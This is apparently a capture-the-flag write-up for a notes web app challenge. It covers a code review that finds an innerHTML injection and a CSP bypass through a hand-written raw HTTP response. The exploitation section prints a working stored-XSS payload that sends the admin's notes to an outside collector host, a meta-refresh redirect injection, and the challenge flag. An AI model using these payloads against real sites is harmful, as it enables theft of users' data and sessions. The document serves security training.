Write messages to your crush but watch out, some hide secrets and some notes are better left unread
Source code is given.
Analysis
Feature overview
Before diving into code auditing, it’s worth mapping out the web server’s features. First, an account is required to access anything, so the first step is to register.

Once logged in, the main feature of the server appears: storing notes (a title and a content) submitted by the user. Stored notes can be reported to an admin for review. Clicking a note redirects to the endpoint /api/notes/
Code review
Before reading the source directly, running semgrep on the codebase helps surface the most common vulnerabilities automatically. It flags a potential XSS caused by the use of .innerHTML when inserting note content into the dashboard.
 1static/dashboard.js
 2❯❯❱ javascript.browser.security.insecure-document-method.insecure-document-method
 3        User controlled data in methods like `innerHTML`, `outerHTML` or `document.write` is an anti-pattern
 4        that can lead to XSS vulnerabilities
 5        Details: https://sg.run/LwA9
 6
 7        76┆ showNoteDiv.innerHTML = `
 8        77┆     <h3>Note ID: ${reviewNoteId}</h3>
 9        78┆     <p>${note}</p>
10        79┆ `;
However, digging further into the code, a CSP blocks any script execution except for the local dashboard.js file and a hCaptcha script. This makes exploiting the XSS in .innerHTML harder at first, but it will become relevant again later.
1app.use((req, res, next) => {
2    // Prevent any attack
3    res.setHeader('X-Frame-Options', 'DENY');
4    res.setHeader('Content-Security-Policy', `script-src ${HOSTNAME}/static/dashboard.js https://js.hcaptcha.com/1/api.js; style-src ${HOSTNAME}/static/; img-src 'none'; connect-src 'self'; media-src 'none'; object-src 'none'; prefetch-src 'none'; frame-ancestors 'none'; form-action 'self'; frame-src 'none';`);
5    res.setHeader('Referrer-Policy', 'no-referrer');
6    res.setHeader('Cache-Control', 'no-store');
7    next();
8});
Browsing the code a bit further reveals something unusual: a hard-coded raw HTTP response in the API, when fetching a note’s data.
 1// Look mom, I wrote a raw HTTP response all by myself!
 2// Can I go outside now and play with my friends?
 3const responseMessage = `HTTP/1.1 200 OK
 4Date: Sun, 7 Nov 1917 11:26:07 GMT
 5Last-Modified: the-second-you-blinked
 6Type: flag-extra-salty, thanks
 7Length: 1337 bytes of pain
 8Server: thehackerscrew/1970
 9Cache-Control: never-ever-cache-this
10Allow: pizza, hugs, high-fives
11X-CTF-Player-Reminder: drink-water-and-keep-hydrated
12
13${note.title}: ${note.content}
14
15`
The interesting part here is that, since this response is written raw in the code, the middleware adding the CSP header is never applied to it. This means an XSS payload injected here would not be blocked by any CSP, since none is attached to the response.
We now have an XSS injection point, but we still need a way to get the bot to visit it. For that, we need to look at how the bot reviews a note. The relevant route lives in app.js, which spawns the bot instance.
 1const { spawn } = require('child_process');
 2app.post('/report', async (req, res) => {
 3    const noteId = req.body.noteId;
 4
 5    if(typeof noteId !== 'string'){
 6        res.status(400).send('Missing noteId');
 7        return;
 8    }
 9
10    try{
11        const admin = await User.findOne().sort({ _id: 1 }).exec();
12        const subprocess = spawn('node', ['bot.js', admin.email, admin.password, noteId], {
13          detached: true,
14          stdio: 'ignore'
15        });
16        subprocess.unref();
17        res.send('Thank you for your report.');
18    }catch(e){
19        console.log(e);
20        res.status(500).send('Error');
21    }
22});
When called with a note ID, this route uses the bot.js script to make the bot review the given note, logged in as the admin. Looking at bot.js, the bot visits /dashboard?reviewNote=reviewNote parameter is present in the URL, the script inserts the note’s ID and content into the page via .innerHTML, matching what semgrep flagged earlier. Despite the CSP, this is still enough to inject raw HTML. Using this, we can redirect the bot with a meta-refresh tag towards the API endpoint hosting the prepared XSS.
Exploitation
Step 1: Preparing the XSS
First, we need an XSS payload that exfiltrates the admin’s notes. The payload is:
1<script>fetch("https://inst-4de1e16124fcf99c-love-notes.chal.crewc.tf/api/notes", { credentials: 'include' }).then(res => res.text()).then(text => { const base = btoa(unescape(encodeURIComponent(text))); fetch("https://rbaskets.in/8t9ktv3?q="+base); })</script>
This payload is set as the title of a new note:

When triggered, it requests the /api/notes endpoint, which returns every note belonging to the current user (the admin, when visited by the bot), base64-encodes them, and exfiltrates them to an attacker-controlled server.
Step 2: Redirecting the bot
To redirect the bot to this XSS, we note the ID of the note created above (copied from its link) and create a new note whose content is an HTML injection triggering the redirect.
1</p><meta http-equiv="refresh" content="0;url=https://inst-4de1e16124fcf99c-love-notes.chal.crewc.tf/api/notes/c56217b6-866e-4325-b29b-76cb12142dc0"><p>
The note is created with this payload as its content:

This payload is inserted raw into the review page, instantly redirecting the bot to the page hosting the XSS. All that’s left is to report this last note to trigger the bot, exfiltrating the admin’s notes. We then wait for the request to reach the attacker’s server:

Step 3: Decoding the flag
Finally, decoding the received value with CyberChef gives the flag in the title of one of the admin’s notes.

Flag
1crew{csp_trick_with_a_bit_of_css_spices_fBi4WVX1kGzPtavs}